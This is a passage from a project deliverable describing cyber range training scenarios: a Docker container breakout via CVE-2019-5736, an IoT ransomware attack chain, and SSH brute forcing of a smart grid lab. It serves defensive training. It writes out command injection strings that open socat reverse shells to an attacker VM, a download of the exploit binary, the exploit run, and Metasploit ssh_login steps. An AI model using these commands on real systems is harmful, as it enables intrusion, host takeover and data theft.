- The attack binary loops while scanning all container processes (reading `/proc/*/cmdline`), looking for a process named runc.
- Thus, when a host server administrator connects to the container using for instance `$ docker exec -it container /bin/sh`, `/proc/self/exe` will be executed, which is actually pointing to the host runc init.

- Having retrieved the runc_pid, the attack binary opens for reading the runc bin (`/proc/runc_pid/exe`), and stores the file descriptor (fd_runc).
- It is not possible to rewrite the runc while the runc is running. Therefore, the attack binary loops trying to open for writing the file descriptor `/proc/self/fd/fd_runc`. When the administrator connection ends, the write succeeds and the runc of the host is overwritten with a chosen payload.

In the exploitation used here the attack is destructive, effectively rendering the host runc unusable.

3.1.3.3 Detailed steps of the attack

The steps required to perform the attack are described in detail in this subsection, including the commands of each attacking phase.

Setup:

This step compiles the exploit binary on the attacker VM. In the scenario environment, this binary has already been copied on the VM and so this step does not need to be implemented.

On the attacker VM, install go:

```
$ wget https://go.dev/dl/go1.19.5.linux-amd64.tar.gz
$ tar -xzf go1.19.5.linux-amd64.tar.gz
```

Prepare exploit binary:

```
# get exploit code
$ git clone https://github.com/Frichetten/CVE-2019-5736-PoC.git
# build binary
$ go/bin/go build -ldflags '-w -s' -o exploit-cve-2019-5736 CVE-
2019-5736-PoC/main.go
# prepare to publish binary
mkdir www
mv exploit-cve-2019-5736 www/
```

Obtain a remote shell:

In this scenario, we will use a trivial command injection vulnerability on a Damn Vulnerable Web Application container. First setup a reverse shell on the attacker VM on port 5000 (using nc or socat for instance):

```
$ socat file:`tty`,raw,echo=0 tcp-listen:5000
```

Then use a web browser to access the vulnerable web application:

```
firefox http://192.168.211.40/vulnerabilities/exec&
```

If prompted to, click on the "create /refresh database" button (login admin/password).

Select "Command Injection" in the left-hand side menu.

In the "Enter an IP address" prompt, enter the following to use the web server's vulnerability and connect to the reverse shell. This takes advantage of improperly protected user input being executed on the container:

```
127.0.0.1 && socat tcp-connect:192.168.211.30:5000 exec:"bash -
li",pty,stderr,setsid,sigint,sane
```

Expected result: the previously setup reverse shell on the attacker machine is now connected to the webserver.

Privilege escalation

The next step is to gain root access on the webserver. This container has been modified to set the weak password "toor" for the root account:

```
$ su -
```

Expected result: the reverse shell now has root access.

CVE-2019-5736 exploit:

For the docker breakout, we need to run the exploit code inside the container. First, we will download the binary inside the container, and then run it.

Downloading the exploit:

On the attacker VM, publish the exploit binary on a webserver:

```
$ cd ~/www
$ python3 -m http.server
```

In the first reverse shell, download the exploit binary from the attacker VM:

```
$ echo -e 'GET /exploit-cve-2019-5736\r\nContent-Type:
application/octet-stream\r\n\r\n'| socat -
TCP:192.168.211.30:8000 > exploit-cve-2019-5736
```

Set the binary as executable:

```
$ chmod 0750 exploit-cve-2019-5736
```

Executing the exploit:

On the attacker VM, in a new terminal, setup a second reverse shell on the 5001 port:

```
$ socat file:`tty`,raw,echo=0 tcp-listen:5001
```

Inside the webserver reverse shell, start the exploit attack:

```
$ ./exploit-cve-2019-5736 -shell 'socat exec:"bash -
li",pty,stderr,setsid,sigint,sane tcp:192.168.211.30:5001'
```

This will replace the /bin/sh command on the container and wait for an admin connection on the container. Automatic connections have been set up on the host with a cron job, therefore a 1-minute wait maximum is expected. Subsequently the runc binary on the host is overwritten with the payload passed in argument to the above command.

Expected result:

```
[+] Overwritten /bin/sh successfully
```

```
[+] Found the PID: 320
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc0004922a0}
[+] The command executed is#!/bin/bash
socat exec:"bash -li",pty,stderr,setsid,sigint,sane
tcp:192.168.122.1:5001
```

The second reverse shell is now connected to the docker host with root permissions.

On the attacker machine, the `hostname` command should yield "core.iris1".

The `docker ps` command should show several containers such as “amf”, “upf”, etc.

With full access on the host, the 5G core infrastructure is now open to further attacks.

3.2 IoT Ransomware Scenario

3.2.1 Scenario overview

In this training scenario, it is assumed that hackers have infected IoT devices with malware to turn them into botnets that probe access points or search for valid credentials in device firmware that they can use to enter the network (see Figure 9). Having network access through an IoT device, attackers can exfiltrate data to the cloud and threaten to keep, delete, or make the data public unless paid a ransom.



Figure 9: Overview of the IoT Ransomware scenario

3.2.2 Infrastructure and Resources in the VCR

Related to the infrastructure that is required in the VCR in order to execute this training scenario, it is assumed that the following entities and devices will be available:

(i) three desktop computers for personnel usage, among which Computer1 is included.
(ii) a digital video recorder (DVR) with three connected cameras.
(iii) a file server for data storage operating on Windows Server 2012.
(iv) two virtual machines acting as attackers.
(v) a modem.
(vi) a switch for internet connectivity.

Moreover, the attackers are actively using two computers to scan the network and attempt to exploit any weaknesses they discover. The topology of the network inside the VCR is depicted in Figure 10.



Figure 10: Network topology and entities in the virtual cyber range for the IoT ransomware scenario.

3.2.3 Attack configuration

3.2.3.1 Attack sequence

By exploiting a vulnerability (e.g., credential theft or typical vulnerabilities associated with remote access enablement), an attacker breaches into the system, infiltrates the network and gains access to the near edge device. From there, he/she can execute the ransomware attack that involves the IoT infrastructure and the data that are stored in the servers of the company that monitors the cameras that are located at the network edge. The whole process is depicted in figure 11 as a sequence diagram, highlighting the steps of the attack.



Figure 11: Attack sequence for the IoT ransomware scenario

3.2.3.2 Attack explanation

It is assumed that a remote access capability has been configured in a near edge device, controlling several IoT devices (such as IP cameras, RF sensors, lampposts, etc.). Through this remote access capability, users and maintenance staff are allowed to gain access to the network, monitoring its operation and the data provided by the IoT devices.

For instance, one of the computers shown in Figure 10 has its remote desktop port directly exposed to the internet and has not received recent software updates. Additionally, it can be assumed that the DVR system has a web interface with inadequate authentication methods, and all of its ports are accessible within the internal network. Apart from the hardcoded passwords used in the authentication form, the IT team had to manually input the Windows server's username and password to enable saving captured files to the server via Ethernet.

The devised scenario is oriented towards defense. Within this constructed infrastructure, the user will receive alerts from the IRIS components indicating a potential security breach. The IRIS components are tasked not only with providing guidance to the user regarding necessary actions and mitigation strategies, but also with identifying vulnerabilities within the system.

3.2.3.3 Detailed steps of the attack

The scenario commences with Computer1, which runs Windows 7 SP1 and harbors vulnerabilities like Bluekeep and Eternalblue. Through the exposed Remote Desktop Protocol (RDP) port, attackers have gained full access to the machine. They subsequently installed OpenVpn and introduced two additional machines (Attacker 1 & 2) into the network (see also Figure 10). The IRIS components are required to promptly identify and communicate the vulnerabilities present in Computer1 to the IT staff, enabling them to take appropriate measures, as described in D5.1. It is

worth noting that, given Computer1's outdated state, it may possess multiple other vulnerabilities beyond those outlined in this scenario.

Once the attacker breaches the system, he/she scans the network (for example using net.exe) to determine the exact network topology, including domain computers and controllers. In specific, the Attacker VMs execute various attacks on the topology, including brute-force attempts and network scans. These attacks have been configured to run automatically at regular intervals using a cron service. The IRIS components are expected to swiftly detect and respond to these attacks (e.g., Nightwatch tool monitoring the network traffic).

Once the attackers gain access to a personnel computer, they proceed to target the DVR system, eventually obtaining root access. The DVR system incorporates a web interface with suboptimal authentication methods, and all of its ports are accessible within the internal network. In addition to the hardcoded passwords utilized in the authentication process, the IT team manually entered the username and password for the Windows server to enable the saving of captured files to the server via Ethernet.

From there, the attackers can acquire the Windows username and password. Moreover, once the attackers identify possible machines/targets that contain sensitive data, they can use the propagation capabilities of ransomware (e.g., Blackcat) to deploy payloads. The latter can be accomplished by using Psexec.

Armed with this information, the attackers have gained access to the final VM, the Windows Server, and are attempting to encrypt the information stored on the system using the BlackCat ransomware.

Then, the threat actor can escalate the attack by utilizing well-established data exfiltration tools (e.g., .NET tool known as Exmatter) to encrypt data files that are found in domain computers or servers inside the IoT network. The data may contain sensitive data from the maintenance company (e.g., contact details of personnel) that can offer the attackers additional future targets, but also contain sensitive data from the IoT network (e.g., video from monitoring camera).

Finally, the threat actor can also send these data to his/her premises (for example a cloud server), to be used as leverage for extortion of the software maintenance company. The whole attack process is shown in Figure 11 as a sequence diagram. Subsequently, they can wipe the DVR's disk and encrypt the desktop computer, ensuring no evidence is left behind.

3.3 Smart City Dashboard Input Data Manipulation

3.3.1 Scenario overview

The Cyber Range emulates the data transmission and receiving of smart grid data including cross-border data exchange from the Tallinn Substation to the Helsinki Smart Grid.

A threat actor with access to the smart grid system intercepts and reads the smart grid data and develops a manipulated data stream which is then implanted in the network to malform the input of the Smart Grid system. The aim of the attacker is to demonstrate abnormal/irregular smart grid system events such as equipment failure/power surge/wrong energy readings etc.



Figure 12: Overview of the Smart City Dashboard Input Data Manipulation

3.3.2 Infrastructure and Resources in the VCR

Within this pilot, the central objective is around the deployment of infrastructures within the Virtual Cyber Range (VCR) environment, therefore facilitating the training of cybersecurity experts. Due to the Virtual Cyber Range's requirement for devices to operate within virtual machines, a solution was set up involving the deployment of two virtual machines (VMs). Each VM runs a data pipeline script to ensure the collection of data from the infrastructure devices listed above.

From the Tallinn substation perspective, the pilot involves the provisioning of the following data streams:

(i) Audit logs: These logs capture system activities and user actions within the Tallinn infrastructure.

(ii) System logs: Generated by various substation components and systems, these logs provide insight into the operational state.

(iii) Device-level data: This data source captures information from specific devices within Tallinn's substation infrastructure, although the exact nature of this data is still under consideration.

The details of the virtual machines deployed in the VCR are contained below:

Hostname	IP Address	VCPU	RAM	Storage	OS	Role
irisSend	192.168.0.31	Single CPU for x86_64	1024mb	5Gb	Ubuntu Server 22.04 LTS	Runs Python Script in screen session which is started at boot.
irisReceiver	192.168.0.30	Single CPU for x86_64	1024mb	10Gb	Ubuntu Server 22.04 LTS	Receiving Image is running docker simulating the receiving end (output also in screen) .

3.3.3 Attack configuration

3.3.3.1 Attack sequence

The two VMs aforementioned, irisSend and irisReceiver are used within the scenario. Both machines are configured to allow SSH for remote access. The VMs are using a version of SSH which has demonstrated vulnerabilities (v2.00 etc.)

An attacker acts as a player within the scenario using a virtual machine configured with Kali Linux.

1. Reconnaissance is conducted on the Smart Grid Environment (nmap etc.)
2. Access is attempted through remote access protocols.
3. Attacker persists on the network and uses the legitimate systems to obtain the smart grid data streams.
4. Attacker manipulates the smart grid data streams (Consumption data, Distribution dates)
5. Attacker implants malicious data.
6. The Smart City AI Application running on the UoP takes the malicious data as input and displays on the Smart City Dashboard visualisation, incorrect smart grid data, or the malicious data crashes the Smart City Dashboard AI application.

3.3.3.2 Attack explanation

To manipulate the data of the Helsinki Smart Grid environment the attacker needs to gain access. The attacker exploits **CVE-1999-0502**[14], which is a vulnerability related to weak, null or missing passwords in Unix systems. Also, the smart grid environment is using a SSH protocol which is vulnerable to brute-force guessing. The attacker uses the SSH_Login exploit (available from Metasploit framework) to brute-force the SSH password and gain access to the smart grid environment. From there, the attacker manipulates the smart grid data stream.

3.3.3.3 Detailed steps of the attack

The steps required to perform the attack are described in detail in this subsection, including the commands of each attacking phase.

Reconnaissance:

On the attacker VM:

Scan the virtual machines for open ports and OS:

```
nmap -v -Pn -0 {Target IP}
```

Scan the virtual machine for information on SSH

```
nmap -p 22 sV {Target IP}
```

nmap scan return similar information about SSH

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Weaponization:

CVE-1999-0502

There are two attacks that can be conducted on SSH (Port 22) using the Metasploit framework tool in the attacker VM:

- ssh_login
- ssh_login_pubkey

The most appropriate is the Metasploit ssh_login.

[14] https://www.cve.org/CVERecord?id=CVE-1999-0502

ssh_login enables the attacker to use Metasploit to brute-force guess the SSH login credentials. The module name is auxiliary/scanner/ssh/ssh_login.

The instructions to load the exploit module are here: https://www.offsec.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/.

To use the module, using the Metasploit framework:

```
msf > use auxiliary/scanner/ssh/ssh_login
```

Set the module to run on the virtual machine targets

```
msf auxiliary(ssh_login) > set RHOSTS {Target IP Address}

RHOSTS=> {Target IP Address)

msf auxiliary(ssh_login) > set USERPASS_FILE /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt

USERPASS_FILE => /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt

msf auxiliary(ssh_login) > set VERBOSE false

VERBOSE => false
```

Exploitation

Run the Attack

```
msf auxiliary(ssh_login) > run


[*] {Target IP}:22 - SSH - Starting buteforce

[*] Command shell session 1 opened (?? -> ??) at 2016-03-26 17:25:18 -0600

[+] {Target IP}:22 - SSH - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
Linux metasploitable 2.6.24-16-server #1 SMP Wed Apr 10 12:02:00 UTC 2014 i686
GNU/Linux '

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(ssh_login) >
```

Create a session with the machine that we compromised. Logged in as user msfadmin:

```
msf auxiliary(ssh_login) > sessions -i 1

[*] Starting interaction with 1...

id

uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
pugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Wed Apr 10 12:02:00 UTC 2014 i686
GNU/Linux '
```

Actions on Objectives

The attacker manipulates the data streams of the smart grid data. Data Streams targeted by the attacker are:

(i) Apartment consumption data: Capturing real-time energy consumption levels from smart meters in Smart Kalasatama.
(ii) Apartment water data: Providing real-time information on water consumption in Smart Kalasatama.
(iii) Building charging data: Including real-time data on electric vehicle charging sessions in Smart Kalasatama.
(iv) Audit logs: Logs capturing system activities and user actions in the Tallinn infrastructure.
(v) System logs: Logs generated by various substation components and systems
(vi) Device-level data: Capturing data from specific devices in Tallinn's substation infrastructure. The exact nature of this data is yet to be determined.

4 CONCLUSIONS

In this deliverable, the technical details of the emulated infrastructure supporting the training scenarios is described. This emulated infrastructure is provided by a cyber range. It is composed of different assets to re-create a topology close to real life –but in a safe environment.

The description of these asset, in term of resources, software, and main configuration is provided. Along with these assets, the description of the implementation of the cyber-threats to support the training scenario are provided, for the three trainings scenarios of the IRIS project.